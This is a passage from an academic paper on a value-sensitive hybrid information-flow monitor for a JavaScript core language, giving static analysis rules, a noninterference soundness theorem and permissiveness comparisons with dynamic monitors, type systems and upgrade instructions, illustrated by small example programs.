The static component is applied before all elevated write contexts in order to find potential write targets and update their security labels to prevent the execution from being stopped for security reasons. The static component consists of static versions of the statement and expression semantic as well as static versions of other semantic parts that cause or influence side effects (e.g., find and record update).

Since the hybrid analysis is based on a sound dynamic analysis is suffices that the static component does not violate the invariants of the dynamic analysis: 1) it must not make the labeling less secret, and 2) the labeling must remain independent of secrets. In particular, the static component does not need to be complete in the sense that all potential write targets are found. Missing a write target may affect the permissiveness of the hybrid monitor but does not jeopardize the soundness, since it is guaranteed by the base-line dynamic monitor. This is important because it allows the static component to ignore potential write targets (e.g., when the target cannot be precisely established) instead of being overly conservative. As an example, consider the presence of operations that are hard to compute statically, e.g., operations on strings with the result potentially fed into `eval`.

Further, the static component is *value sensitive* in the sense that it makes use of runtime values. This is of decisive importance for being able to handle dynamic constructs like records, first class functions and the scope chain. For instance, Example 7 would not be possible to handle without value sensitivity, since the static component must have knowledge of the called closure.

The static statement component is of the form $\langle E_1, s\rangle \overset{pc}{\Longrightarrow} E_2$, read as: analysis of statement s before execution under the program counter pc, in environment E_1 results in a relabeling of E_1 denoted as E_2. The static statement component is similar to the dynamic monitor with three key differences: 1) side effects are limited to labels only and the new labels are at least as secret as the old labels, 2) all execution paths are analyzed and secret values are not used 3) the static component must be able to handle unknown values. The first difference corresponds to the demand that labels are not lowered by the analysis. In addition it makes it possible to execute the static analysis on the actual environment without changing the semantics of the program. The second difference corresponds to the demand that label changes are independent of secrets. Finally, the third difference comes from the need to statically compute values of expressions in order to resolve dynamic write targets. In many cases, this is possible; in general it is not.

Values. The values of the language are extended with a distinguished unlabeled unknown value, $\bullet$, that is added to the set of values v, the set of literals l and the set of pointers p. All operations are lifted accordingly. The lifting is simple: unknown values are treated as secrets and if the presence of an unknown value prevents the computation the result is $\bullet$. Consider, e.g., the lifting of $\text{find}(\cdot)$ to the extended values by the addition of a rule to handle unknown values is the scope chain as follows:

$$\frac{\text{find}(h, \gamma, x) = \dot{p}}{\text{find}(h, \langle \gamma, \bullet \rangle, x) = p^{H}} \textsc{Find-4}$$

For brevity, we omit explicitly lifting in the following. The full set of rules is found in the extended version of this paper [1].

The unknown values are unlabeled reflecting that their labels are also unknown. However, matching p^{σ} with $\bullet$ is possible and will make $p = \bullet$ and $\sigma = H$.

Static record update. The core of the static component is performed by static record update. Concisely, static record update, $h[\![(\dot{p})[\dot{f}] \xleftarrow{pc} ctx]\!]$, updates the label of the property f in the record pointed by p in heap h to ctx; if the property does not exist in the record the structure label of the record is updated instead. With the exception of the rule for `return` (S-Return) all label updates performed by the static component are done by static record update.

The productive rules for static record update are S-RecUp-L, S-RecUp-H and S-RecUp-S.

Rule S-RecUp-L updates an existing property to the given context under the condition that the pointer and the property names are known and public. If this was not the case the resulting label would be depending on more secret information. Unlike the dynamic monitor the static inspection does not stop if this is not the case; rather no updates are performed. Rule S-RecUp-H allows for updates over secret or unknown property names. Instead of not performing the update, the labels of all the properties of the entire record are updated as well as the structure label of the record. Finally, S-RecUp-S updates the structure of a record; since we are not performing side effects the property should not be added, but the structure should be raised to allow the property to be added by the dynamic monitor.

With this we are ready to investigate a selection of the most interesting static analysis rules (Figure 7). The remaining rules can be found in the extended version of this paper [1].

Assignment. Static variable update and static property update are similar in that the potential write target is identified and upgraded using static record update.

For variable assignment (S-VAssign), the write target is identified using static find, $\text{find}(\!|\cdot|\!)$. The reason static find is used rather than standard find, $\text{find}(\cdot)$, is that the latter would not be meaningful. In case the scope context is public $\text{find}(\!|\cdot|\!)$ and $\text{find}(\cdot)$ result in the same write target, and in case the scope context is secret we cannot safely use the result of $\text{find}(\cdot)$ to update. In particular, the label of the pointer returned by find would be secret which would

$$\frac{\begin{array}{c}\langle E_1, e_1\rangle \xRightarrow{pc} \langle E_2, \dot{p}\rangle \quad \langle E_2, e_2\rangle \xRightarrow{pc} \langle E_3, \dot{f}\rangle \\ \langle E_3, e_3\rangle \xRightarrow{pc} \langle\langle h_4, \gamma_4, \eta_4\rangle, \dot{v}\rangle \quad h_5 = h_4\llbracket(\dot{p})[\dot{f}] \overset{L}{\longleftarrow} pc \sqcup \eta_4\rrbracket\end{array}}{\langle E_1, e_1\texttt{[}e_2\texttt{]} \texttt{ := } e_3\rangle \xRightarrow{pc} \langle\langle h_5, \gamma_4, \eta_4\rangle, \dot{v}\rangle}\ \textsc{S-PAssign}$$

$$\frac{\begin{array}{c}\langle E_1, e\rangle \xRightarrow{pc} \langle\langle h_2, \gamma_2, \eta_2\rangle, \dot{v}\rangle \\ \dot{p}, \sigma = \mathrm{find}\llparenthesis h_2, \gamma_2, x\rrparenthesis \quad h_3 = h_2\llbracket(\dot{p})[x^L] \overset{L}{\longleftarrow} pc \sqcup \eta_2\rrbracket\end{array}}{\langle E_1, x \texttt{ := } e\rangle \xRightarrow{pc} \langle\langle h_3, \gamma_2, \eta_2\rangle, \dot{v}\rangle}\ \textsc{S-VAssign}$$

$$\frac{\begin{array}{c}\langle E_1, e\rangle \xRightarrow{pc} \langle E_2, \langle \overline{x}, s, \gamma\rangle^L\rangle \quad \langle E_2, \overline{e}\rangle \xRightarrow{pc} \langle\langle h_3, \gamma_3, \eta_3\rangle, \overline{v}\rangle \\ h_4 = h_3[p_1 \mapsto \langle\{\overline{x} \overset{L}{\mapsto} \overline{v}\}, L\rangle] \quad p_1 \text{ fresh in } h_3 \\ h_5 = h_4[p_2 \mapsto \langle\{\mathrm{vars}(s) \overset{L}{\mapsto} \texttt{null}^L\}, L\rangle] \quad p_2 \text{ fresh in } h_4 \\ \gamma_4 = \langle \gamma_3, p_1^L\rangle \quad \gamma_5 = \langle \gamma_4, p_2^L\rangle \\ \langle\langle h_5, \gamma_5, \eta_3\rangle, s\rangle \xRightarrow{pc} \langle h_6, \gamma_6, \eta_6\rangle\end{array}}{\langle E_1, e\texttt{(}\overline{e}\texttt{)}\rangle \xRightarrow{pc} \langle\langle h_6, \gamma_3, \eta_3\rangle, \bullet\rangle}\ \textsc{S-Call-L}$$

$$\frac{\begin{array}{c}\langle E_1, e\rangle \xRightarrow{pc} \langle\langle h_2, \langle \gamma_2, p_1^L\rangle, \eta_2\rangle, str^L\rangle \\ s = \mathrm{parse}(str) \quad \overline{x} = \mathrm{vars}(s) \quad \langle \phi, \varsigma\rangle = h_2[p_1] \\ o = \mathrm{declare}\llparenthesis \overline{x}, pc, \langle \phi, \varsigma\rangle \rrparenthesis \quad h_3 = h_2[p_1 \mapsto o] \\ h_4 = h_3[p_2 \mapsto \langle\{\overline{x} \setminus dom(\phi) \overset{\varsigma}{\mapsto} \texttt{null}^\varsigma\}, \varsigma\rangle] \quad p_2 \text{ fresh in } h_3 \\ \gamma_3 = \langle\langle \gamma_2, p_1^L\rangle, p_2^L\rangle \quad \langle\langle h_4, \gamma_3, \eta_2\rangle, s\rangle \xRightarrow{pc} \langle h_5, \gamma_4, \eta_3\rangle\end{array}}{\langle E_1, \texttt{eval}\ e\rangle \xRightarrow{pc} \langle h_5, \langle \gamma_2, p_1^L\rangle, \eta_3\rangle}\ \textsc{S-Eval-L}$$

$$\frac{\langle E_1, e\rangle \xRightarrow{pc} \langle E_2, v^H\rangle \quad \langle E_2, \overline{e}\rangle \xRightarrow{pc} \langle E_3, \overline{v}\rangle}{\langle E_1, e\texttt{(}\overline{e}\texttt{)}\rangle \xRightarrow{pc} \langle E_3, \bullet\rangle}\ \textsc{S-Call-H}$$

$$\frac{\langle E_1, e\rangle \xRightarrow{pc} \langle\langle h_2, \langle \gamma_2, p^{\sigma_1}\rangle, \eta_2\rangle, str^{\sigma_2}\rangle \quad \sigma_1 \sqcup \sigma_2 = H}{\langle E_1, \texttt{eval}\ e\rangle \xRightarrow{pc} \langle\langle h_2, \langle \gamma_2, p^{\sigma_1}\rangle, \eta_2\rangle, str^{\sigma_2}\rangle}\ \textsc{S-Eval-H}$$

$$\frac{\langle E_1, e\rangle \xRightarrow{pc} \langle\langle h_2, \gamma_2, \eta_2\rangle, \dot{v}\rangle}{\langle E_1, \texttt{return}\ e\rangle \xRightarrow{pc} \langle h_2, \gamma_2, \eta_2 \sqcup pc\rangle}\ \textsc{S-Return}$$

$$\frac{\begin{array}{c}\langle E_1, e\rangle \xRightarrow{pc} \langle\langle h_2, \gamma_2, \eta_2\rangle, \dot{p}\rangle \\ \langle\langle h_2, \langle \gamma_2, p\rangle, \eta_2\rangle, s\rangle \xRightarrow{pc} \langle h_3, \gamma_3, \eta_3\rangle\end{array}}{\langle E_1, \texttt{with}\ e\ s\rangle \xRightarrow{pc} \langle h_3, \gamma_2, \eta_3\rangle}\ \textsc{S-With}$$

$$\frac{\begin{array}{c}\langle E_1, e\rangle \xRightarrow{pc} \langle E_2, \dot{b}\rangle \\ \langle E_2, s_{\texttt{true}}\rangle \xRightarrow{pc} E_3 \quad \langle E_2, s_{\texttt{false}}\rangle \xRightarrow{pc} E_4\end{array}}{\langle E_1, \texttt{if}\ e\ s_{\texttt{true}}\ s_{\texttt{false}}\rangle \xRightarrow{pc} E_3 \sqcup E_4}\ \textsc{S-If}$$

Fig. 7: Selected static component rules

$$\frac{\langle \phi_1, \varsigma \rangle = h[p] \quad f \overset{\sigma}{\mapsto} v^{\sigma_o} \in \phi_1 \qquad pc \sqsubseteq \sigma_o \quad \phi_2 = \phi_1[f \overset{\sigma}{\mapsto} v^{\sigma_o \sqcup ctx}]}{h[\![(p^L)[f^L] \xleftarrow{pc} ctx]\!] = h[p \mapsto \langle \phi_2, \varsigma \rangle]} \text{ S-RecUp-L}$$

$$\frac{\langle \phi_1, \varsigma \rangle = h[p] \quad pc \sqsubseteq \varsigma \quad \forall x \overset{\sigma}{\mapsto} v^{\sigma_o} \in \phi_1 \,.\, pc \sqsubseteq \sigma_o \qquad \phi_2 = \{x \overset{\sigma}{\mapsto} v^{\sigma_o \sqcup ctx} \mid x \overset{\sigma}{\mapsto} v^{\sigma_o} \in \phi_1\}}{h[\![(p^L)[f^H] \xleftarrow{pc} ctx]\!] = h[p \mapsto \langle \phi_2, \varsigma \sqcup ctx \rangle]} \text{ S-RecUp-H}$$

$$\frac{\langle \phi, \varsigma \rangle = h[p] \quad f \notin dom(\phi) \quad pc \sqsubseteq \varsigma}{h[\![(p^L)[f^L] \xleftarrow{pc} ctx]\!] = h[p \mapsto \langle \phi, \varsigma \sqcup ctx \rangle]} \text{ S-RecUp-S}$$

prevent static record update from making any modifications. Rather, by using find(|·|) we update the first potential write target that can safely be updated.

As for the actual upgrade, static record update is used to upgrade the write target to the write context. Note that the scope context is not taken into account in the upgrade — it is the responsibility of the hybrid assignment rule (VAssign) in case the assignment is actually run. See Section 4.2.

In the case of property update (S-PAssign) the write target is recursively computed and static record update is used to update the write target to the write context.

Conditional branches. The static inspection of statements follows the rules of the dynamic monitor with the difference that all potential paths are explored. For instance, the rule for conditional branches (S-If) analyses both the *then* branch and the *else* branch regardless of the value of the guard.

With. The rule for `with` (S-With) injects the result of the expression whether it is known or not. This might inject unknown values into the scope chain, which is handled by find(|·|).

Function call. Function call corresponds to the dynamic monitor if the closure to be called can be computed and is public. In such case, new temporary scope records are allocated for the call and the body of the function is analyzed. In the case the closure is unknown or secret no attempt at analyzing the body of is made. For recursive functions and iteration we employ standard techniques [41] for fixpoint computation.

The possibility to ignore cases, where we cannot establish which function was called, stems from that we rely on the static component only for permissiveness and not for soundness. Omitting the analysis of a function call will prevent the static component from identifying and upgrading the potential write targets of the call, which can cause the hybrid monitor to stop in case such a write is actually performed.

Eval. Static `eval` (S-Eval-L) differs somewhat from the dynamic counterpart. If the string can be computed and is public, the parsed string can be analyzed. First, static hoisting is performed. Similar to records (S-RecUp-S) we cannot actually add variables to the context, since this may change the semantics of the program. Instead, the static declaration, declare(|·|), upgrades the structure label of the topmost binding record in order to allow the execution of `eval` to hoist.

$$\text{declare}(\!|\overline{x}, pc, \langle \phi, \varsigma \rangle|\!) = \begin{cases} \langle \phi, \varsigma \sqcup pc \rangle & \text{when } \overline{x} \setminus dom(\phi) \neq \emptyset \\ \langle \phi, \varsigma \rangle & \text{otherwise} \end{cases}$$

Second, an additional local binding record is created to hold the variables that would be hoisted into the environment of the caller during execution. The reason for this is to make sure that variables are properly captured during the static evaluation of the evaluated program. Consider the following program.

```
var x;
(function() {
  if (h) { eval("var x; x = 1"); }
})();
```

Unless the local environment was introduced, the static component would infer that the outer variable `x` was written, when actually captured by the variable defined by the evaluated program.

Return. The static rule for `return` (S-Return) increases the return label to the *pc*, which guarantees that returns statements will not cause a security errors. For an explanation on the interplay between the rules related to the return label see Section 4.2.

4.4 From the core to full JavaScript

JavaScript as defined by the ECMA-262 (v.5) [20] is beyond the scope of this paper. Instead we envision the current work to provide the theoretical basis for a scaling to full JavaScript mirroring the path taken by related efforts: from theory of dynamic information flow control for JavaScript [29] to practice [27]. We believe the effort to be roughly comparable with one exception: the standard API. Properly handling the standard API would require a hybrid model, which we leave as future work. The fact that the static component is only used to increase the precision of the hybrid analysis and not its soundness allows for important flexibility when scaling the analysis to the full language. With respect to the API this entails that it is possible to develop a working prototype for the entire language without modeling the API at the cost of precision. This would be no different than cases where it cannot be established which function is called. Other language constructions that benefit from this flexibility are, e.g., exceptions and implicit coercions.

Object creation and the prototype hierarchy. JavaScript uses prototype based inheritance. The prototype hierarchy is constructed on object creation by copying the contents of the constructor's `prototype` property to the internal prototype property of the newly created object. Since the prototype itself might have a prototype, the prototype hierarchy forms a chain of objects similar to the scope chain. When a property is accessed on an object a prototype chain lookup is performed: if the property is not present in the object itself, the lookup continues recursively through the prototype hierarchy until found or the hierarchy ends.

When combined with `with` the scope chain offers exactly the same challenges as the prototype hierarchy: the traversal of a chain of dynamic records searching for a certain property. In addition to modeling the prototype hierarchy full support for object creation requires modeling the `new` operation, which is analogous to function call.

Non-syntactic transfer of control. There are three constructions in JavaScript that allow for non-syntactic transfer of control: 1) exceptions, 2) `break` and `continue`, in particular together with labeled statement and, 3) the `return` statement.

The `return` statement transfers control to the end of a function, and `break` and `continue` statements interrupt the standard control flow of loops and `switch` statements.

Similarly, exceptions provide a way of non-syntactic transfer of control from the source of the exception to an exception handler in case one exists. Exceptions are different from the two other constructions in that they 1) allow for transfer across function calls, and 2) can be cause by primitive operations of the language as well as its API.

The handling of non-syntactic transfer of control is similar across the different constructions. In the current paper we introduce and explain the return label as the label of the maximum pc in which `return` is allowed. In case the return label is below the control context when reaching a `return` statement execution is stopped with an error. In the same way each labeled statement is associated with a security label that controls that is the maximum pc in which `break` and `continue` to the label are allowed, and similarly for exceptions an exception label is used. Like the return label, the statement security labels and the exception label form the write context together with the pc, see [27] for more information.

From a hybrid perspective the handling of the different labels is analogous; in case an instruction that causes non-syntactic transfer of control is found by the static component the corresponding label is raised. Following [27] it is reasonable to not raise the label for internal exceptions. This is a design choice that avoids the potentially drastic increase of secret control contexts at the cost of not allowing internal exceptions under high control. It made possible by the fact that the static component is only used to increase the permissiveness of the analysis.

It might be worth pointing out that Hedin and Sabelfeld [29] exemplify non-syntactic transfer of control using exceptions, while assuming that functions have a *unique exit point*. This assumption allows them to simplify the rule for `return`. In their subsequent work [27] a return label similar to the one presented in this paper is used. To keep the language small we have opted to use the return label to represent the handling of non-syntactic transfer of control.

While this approach scales the other constructions of JavaScript that cause non-syntactic control flow its practical permissiveness on wild JavaScript must be evaluated. Both Just et al. [33] and Bichhawat et al. [10] argue for the need for control-flow analysis to handle non-syntactic (unstructured in their terminology) control flow. In a sense, in combination with the static component, the label approach can be seen as a limited local control-flow analysis empowered by runtime values and constitutes a natural first step given the base-line dynamic monitor. However, if needed, thanks to the modularity of the hybrid monitor, it is possible to further strengthen the handling of non-syntactic control flow to more advanced and precise control-flow analyses at the expense of performance.

Accessor properties and property attributes. JavaScript allows the programmer to associate functions to properties that are called when the property is read or when a value is assigned to the property. From an information flow perspective accessor properties offer challenges that are similar to those offered by function valued properties, with the difference that the associated functions are called on reading and writing [27]. Similarly, JavaScript associates a number of property attributes to properties. These attributes control different aspects of the property, e.g, if the property can be deleted, or if it is enumerable. Modeling property attributes is direct; each property is extended with security labeled attributes in addition to the value or the accessor functions. Tracking information flow into attributes does not differ from tracking information flow for standard values from both a purely dynamic and a hybrid perspective.

Implicit coercions. Implicit coercions may give rise to complex information flow [27]. From a purely dynamic perspective implicit coercions are relatively easy to handle, whereas from a hybrid perspective tracing implicit coercions in the static component may introduce a lot of potential flows that will never occur during execution. Like for internal exceptions, it may be reasonable not to track flows due to implicit coercions in the static component. This will not jeopardize soundness, which is guaranteed by the baseline dynamic monitor. It might, however, cause the hybrid analysis to stop with a security error in case the implicit coercion was actually used and resulted in the upgrade of a security label under secret control.

4.5 Practical considerations

When deploying runtime analyses in practice the execution overhead brought by the analysis is important. While the current paper is aimed at developing a hybrid analysis that *enables* runtime information flow analysis of real programs, making the analysis practically useful is an important part of the long term goal.

Once the hybrid approach has been deemed viable from a permissiveness perspective it remains to make it practically useful. This entails extending an existing implementation, ideally one of the state-of-the-art implementations, that can serve as a baseline for comparison, and optimize the hybrid monitor by, for instance, utilizing static pre-computation of potential write locations. Without a baseline implementation, the comparison is one where an experimental unoptimized implementation is contrasted to a highly optimized commercial implementation. Such comparison risks significantly overestimating the actual overhead of hybrid information flow enforcement.

5 Soundness

This section establishes that our enforcement mechanism guarantees the baseline security condition of *termination-insensitive noninterference* [23, 46, 55]. The intuition behind noninterference is simple: all attacker observables must be independent of any secret information given to the program. This is typically phrased in terms of pairs of executions of the program. If, for any two executions where the public information is kept the same but where the secret information is allowed to be different, the attacker observables remain the same then they are independent of the secret information.

In the web setting, examples of attacker observables could be sending or retrieving information over the network. In general, attacker observables provide a partial view of the execution environment and, hence, security notions for attacker observables are subsumed by security notions for the execution environment.

Noninterference can be phrased as the preservation of a family of low-equivalence relations $\sim_\beta$ under execution, where low-equivalence captures the notion of keeping the public information the same while allowing the secret to vary. The family is indexed by a bijection on the low-reachable domain of the heaps, which guarantees that the public heap structure is isomorphic. Intuitively, two environments E_1 and E_2 are low-equivalent if all the public information contained within them are equal. With this we can formulate the toplevel security condition for programs, s.

Theorem 1. *Soundness of the hybrid monitor*

$$E_1 \sim_{\beta_1} E_1' \wedge \langle E_1, s\rangle \xrightarrow{pc} E_2 \wedge \langle E_1', s\rangle \xrightarrow{pc} E_2' \Rightarrow \\ \exists \beta_2 \,.\, \beta_1 \subseteq \beta_2 \wedge E_2 \sim_{\beta_2} E_2'$$

Proof. The proof proceeds by mutual induction on execution derivations and relies on confinement of statements and expressions as well as noninterference of the static component. We refer the reader to the extended version of this paper [1]. □

Example	1	2	3	4	5	6	7	8
Dynamic	✗	✗	✗	✗	✗	✗	✗	✗
JSFlow	✓	✗	✗	✗	✗	✗	✗	✗
Type System	✓	✗	✓	✓	✗	✗	✗	✗
V-hybrid	✓	✓	✓	✓	✓	✓	✓	✓

Fig. 8: Relative permissiveness

6 Permissiveness

The fundamental goal of the hybrid monitor presented in this paper is to increase the permissiveness of purely dynamic monitors.

There are two potential sources of inaccuracies in the hybrid monitor: 1) underapproximation, i.e., when the static component fails to identify a write target under secret control, and 2) overapproximation, i.e., when the static analysis wrongly identifies a write target. As was established in Section 4 neither jeopardize the soundness of the hybrid monitor, since it is guaranteed by the sound base line dynamic monitor. However, both may cause the hybrid monitor to halt secure programs with a security error.

To highlight advantages of the hybrid approach, we discuss how it handles common programming patters. Additionally, it has been previously shown that purely dynamic enforcement is incomparable to purely static enforcement [44]. For this reason it is interesting to compare our hybrid enforcement with both purely dynamic enforcement as well as purely static enforcement. Finally, we compare our approach to upgrade instructions.

6.1 Comparison on common patterns

We illustrate the permissiveness of the hybrid analysis by comparing the different approaches in the light of the examples presented in the introduction. The examples originate from our experimentation with running real code and, as such, represent programs that we deem plausible to be found in the wild.

Let $\langle E, s\rangle \rightsquigarrow \mathcal{C}$ denote the dynamic monitor obtained by removing all uses of the static component in the hybrid monitor $\langle E, s\rangle \rightarrow \mathcal{C}$. Figure 8 contains an overview over how the different approaches compare on the examples. The rows represent the different approaches where *V-hybrid* (short for value-sensitive hybrid) is the hybrid monitor presented in this paper, *Dynamic* is the pure dynamic monitor presented above, *JSFlow* is the JavaScript dynamic monitor [27], and *Type System* is the flow-sensitive type system. In the figure, ✓ denotes that the example is accepted, and ✗ denotes that the example is rejected.

All the eight examples are accepted by our hybrid approach and rejected by the purely dynamic monitor. It is interesting to note that the simplistic hybrid variable approach of JSFlow allows for Example 1 but none of the other examples.

With respect to the flow-sensitive type system presented below only Example 1 can be handled in a flow-sensitive way. In addition Example 3 and Example 4 can be typed in a *flow-insensitive* way by making the initial record type sufficiently secret. Flow-sensitive typing of those examples is not possible, though, due to limitations of flow-sensitivity in the presence of aliases. For this reason, Example 2, and Example 5 cannot be handled by the type system; the initial record cannot be given any other type than the empty record type. Additionally, Example 6 and Example 7 both contain functions.

6.2 Versus pure dynamic monitors

First, we define relative permissiveness for monitors. The set of productive environments for a monitor, M, and program, s, $P_M(s)$ is defined as the environments for which the monitor does not stop (with a security error or otherwise), i.e., $P_M(s) = \{E \mid \exists \mathcal{C} \,.\, (\langle E, s\rangle, \mathcal{C}) \in M\}$. Thus $P_{\rightsquigarrow}$, and $P_{\rightarrow}$ are families of productive sets (productive families) indexed by programs for the pure dynamic monitor, and the hybrid monitor, respectively.

We say that a monitor M_1 is more permissive than a monitor M_2 if the productive family of M_2 is a subfamily of the productive family of M_1.

Theorem 2. *The pure dynamic monitor, $\rightsquigarrow$, is not more permissive than the hybrid monitor, $\rightarrow$, $P_{\rightsquigarrow} \nsubseteq P_{\rightarrow}$.*

Proof. Any of the examples in Section 1 are counterexamples to the converse statement. □

While we have obtained the desired result, in line with our goal with the hybrid monitor, to increase the permissiveness for practical examples, due to the fundamental tension [44] between static and dynamic enforcement, the hybrid monitor does not subsume permissiveness of the pure dynamic monitor.

Theorem 3. *The hybrid monitor, $\rightarrow$, is not more permissive than the pure dynamic monitor, $\rightsquigarrow$, $P_{\rightarrow} \nsubseteq P_{\rightsquigarrow}$.*

Proof. The following program provides a counter example to the converse statement.

Example 9

```
var o;
var p;
var q;
p = { f : true };
q = { };
o = p;

if (h) { o = q; };
o["f"] = false;
```

In an environment where `h = false` the pure dynamic monitor will successfully execute the above program, whereas the hybrid analysis will not, since `o` will contain a secret pointer after the static execution of the conditional branch, which causes the last assignment to fail with a security error. □

On the possibility of subsuming (sound) purely dynamic analyses. With the above definition of relative permissiveness a hybrid monitor cannot subsume a purely dynamic monitor. Consider for instance the following program containing *dead code*:

```
l = true;
if (h != h) { l = h; };
out(l);
```

A purely dynamic analysis does not have to stop the above program, while a hybrid analysis will in case it analyzes the body of the conditional. Even if the hybrid analysis tries to detect dead code, in general, it is not possible, which thwarts subsumption.

Even in the absence of dead code, subsumption is not possible given that the security notion is termination-insensitive noninterference. Consider the following *insecure* program:

```
l = false;
if (h) { l = true; };
out(l);
```

Despite leaking the entire secret to the attacker, a purely dynamic analysis will allow the program to execute in environments where `h` is `false`, whereas a hybrid analysis will detect the leak and (rightfully) stop in all environments. Hence, for insecure programs the dynamic monitor is potentially more permissive than the hybrid with respect to termination-insensitive noninterference, since it may allow the insecure programs to run in more environments.

6.3 Versus static analysis

We follow the approach of [44] and compare our enforcement to a typical static flow-sensitive analysis. The power of the language in our paper demands both precise *must-alias* and value information for static enforcement as does handling `with` and first class functions in the presence of flow-sensitivity. Such information is not present in a standard flow-sensitive type system. Thus, for this comparison the type system restricts the use of the language: 1) records are flow-insensitive, and projection and update are only allowed on statically decidable property names 2) functions are not supported, since they, due to dynamic scopes, need to be typed in the environment of the caller, which requires the type system to know which function is called 3) `eval` is not supported. These restrictions severely limits the use of the language; little of the original dynamism remains. In itself, the need to restrict the language is a strong argument for the hybrid approach.

Type language. To create a static type system for the language a type language is needed. Let σ range over security labels, let ω denote record types: maps from properties to primitive types In addition, let ν be variable record types defined in the same way as record types but with the difference that we know that variable records will be unaliased. Hence, variable record types are flow sensitive, whereas record types in general are not. Finally, Γ denotes the type of the scope chain: a sequence of record and variable record types that representing the records of the chain.

$$\begin{array}{l} \tau ::= \sigma \,\big|\, \omega \quad \omega ::= \{\overline{x} : \overline{\tau}\} \quad \nu ::= \{\overline{x} : \overline{\tau}\} \\ \Gamma ::= \omega \cdot \Gamma \,\big|\, \nu \cdot \Gamma \,\big|\, \bot \end{array}$$

In order to relate the type system to the hybrid monitor we need to tie the types to the values of the language. As is standard this is done via a well-formedness relation $\delta, \xi \vdash E : \Gamma$ defined structurally demanding that the runtime labels correspond to the static types. Note that the typing relation for pointers is split into a typing of pointers to general records, δ, and the typing of pointers to variable records, ξ. For space reasons the definition of the relation, the type rules and the proofs can all be found in the extended version of this paper [1].

Type system. The flow-sensitive type system for the restricted language has judgments of the form $pc, \Gamma_1 \vdash s \Rrightarrow \Gamma_2$ read the statement s is type correct in program counter pc, and scope chain type Γ_1 resulting in and environment with scope chain type Γ_2.

We prove two theorems that relate the hybrid monitor to the static flow-sensitive type system: *permissiveness* and *accuracy*.

The permissiveness theorem (Theorem 4) states that the hybrid monitor will not stop on well-typed programs when run in well-formed environments. For this, we must extend the monitor semantics to return a distinguished security error denoted $\triangledown$ when execution is stopped due to a security violation.

Theorem 4. *Permissiveness*

$$pc, \Gamma_1 \vdash s \Rrightarrow \Gamma_2 \wedge \delta, \xi \vdash E_1 : \Gamma_1 \wedge \langle E_1, s\rangle \xrightarrow{pc} E_2 \Rightarrow E_2 \neq \triangledown$$

Proof. By mutual induction on the execution derivation. The full proof is available in the extended version of this paper [1]. □

The accuracy theorem (Theorem 5) establishes that the type of the result of the execution monitored by our hybrid mechanism is not more secret than the type system. In other words, the security labeling produced is at least as accurate as the static type system.

Theorem 5. *Accuracy*

$$\begin{array}{l} pc, \Gamma_1 \vdash s \Rrightarrow \Gamma_2 \wedge \delta_1, \xi_1 \vdash E_1 : \Gamma_1 \wedge \langle E_1, s\rangle \xrightarrow{pc} E_2 \\ \qquad\qquad\qquad\qquad \Rightarrow \exists \delta_2, \xi_2 \,.\, \delta_2, \xi_2 \vdash E_2 : \Gamma_2 \end{array}$$

Proof. By mutual induction on the execution derivation. □

Together with Figure 8 those results show that the hybrid monitor is strictly more permissive than the static type system.

6.4 Versus upgrade instructions

Birgisson, Hedin, and Sabelfeld [12] investigate how to use testing to automatically inject upgrade instructions into a program in order to alleviate the restrictions imposed by the NSU. They show how the approach can give better accuracy than static typing, especially when richer security lattices than the two level lattice is used. The idea is based on the fact that public labels are allowed to depend on public information. Consider, for instance,

```
var x = false;
if (l) {
   if (h) { x = true; }
}
```

Our hybrid monitor enjoys the same increase compared to static typing: in case `l` is `true` the label of `x` is `H`, but if `l` is `false` the label of `x` remains `L`.

An important realization made in [12] is that the semantics of upgrades needs to be relatively sophisticated. For instance, the notion of delayed upgrades is introduced in order to not upgrade values to early. Consider the following example (taken from [12])

```
o = {};
o["f"] = 1;
x = o["f"];

if (h) { o["f"] = 42; }
```

The issue is that in general it is not possible to insert an upgrade instruction just before the conditional, since there might be no way at that point to syntactically refer to the same property (in the above program it is, but in general it might not be). Thus, the upgrade must be inserted at a previous write access (it must exist, see [12]). However, upgrading at `o[0] = 1` is not satisfactory, since it would make `x` secret. Thus, the solution of [12] is to introduce an upgrade instruction that delays the upgrade to a certain statement. For the constructions of the language of this paper even more advanced upgrade instruction must be added —for instance, there is no way to syntactically refer to variables in a closure, needed for Example 7.

The hybrid approach avoids this breed of problems altogether. Since the monitor has full access to the execution state it can perform any updates just before entering the context and the `f` property of `o` is upgraded before entering the conditional.

6.5 Versus permissive upgrades

Another way of improving the performance of dynamic information-flow monitors it *permissive upgrades* [5]. The approach allows the labels to change under secret control, but to disallow any future branching on the resulting value. This allows secret conditionals to be run, but severely limits the use of the resulting value — most operations involve some kind of branching on the value — and any derived values.

Our approach does not suffer from these restrictions. We are able to upgrade labels of potential write targets without putting restrictions on the resulting values.

6.6 Extension to declassification

While the hybrid approach of this paper increases the precision of dynamic information-flow enforcement there is a category of programs that contain information flow, but that we intuitively would like to classify as secure. The most common example of such programs is a password checker: if the password matches, the user is granted access and if not an error message is displayed.

```
if (password == guess) { result = true; }
else { result = false; }
```

While clearly leaking information about the password to the public login display, under certain circumstances we can classify the program as secure. One possible way to define these circumstances, known as semantic security, is to state that the program is secure if a polynomial time attacker has negligible probability of success (with respect to the length of the password) of acquiring the password. The password checker program can be shown [2] to be semantically secure for (large) passwords drawn uniformly at random. Such analysis is beyond the scope of traditional information-flow enforcement and beyond the approach of this paper.

Nevertheless, it is still illustrative to compare our hybrid monitor to a pure dynamic monitor on the above program. While a pure dynamic monitor would stop execution with a security error when trying to update the public variable `result` our monitor would correctly identify the flow and upgrade `result` to secret.

7 Related work

A large, extensively surveyed [11, 28, 36, 46], body of work studies information-flow control. We focus on discussing sound hybrid information flow control and information flow control for JavaScript.

As mentioned earlier, formalization of hybrid mechanisms [35, 37, 44, 49] have been demonstrated to enforce noninterference, however for simple languages without dynamic structures as the heap.

Inlined information-flow security monitors can be viewed as hybrid monitors: these monitors are results of *static* program transformation that inlines *dynamic* security checks inside of the code of a given program. The inlined code manipulates shadow variables to keep track of the security labels of the program's variables. Inlining information-flow security monitors have been explored for simple languages [9, 14, 39] without the heap. This approach has been pushed in the direction of JavaScript [48] targeting a large language subset including the scope chain, the heap and prototypical inheritance as well as closures. In addition, the result is proved to satisfy termination insensitive noninterference given the proposed semantics. However, there are fundamental limits in the scalability of the shadow-variable approach. The execution of a vast majority of the JavaScript operations (with the prime example being the + operation) is dependent on the types of their parameters. This might lead to coercions of the parameters that, in turn, may invoke such operations as `toString` and `valueOf`. In order to take any side effects of these methods into account, any operation that may cause coercions must be wrapped. The end result of this is that the inlined code ends up emulating the interpreter, leaving no advantages to the shadow-variable approach. An alternative approach is to implement the monitor itself in JavaScript [27] and perform inlining by 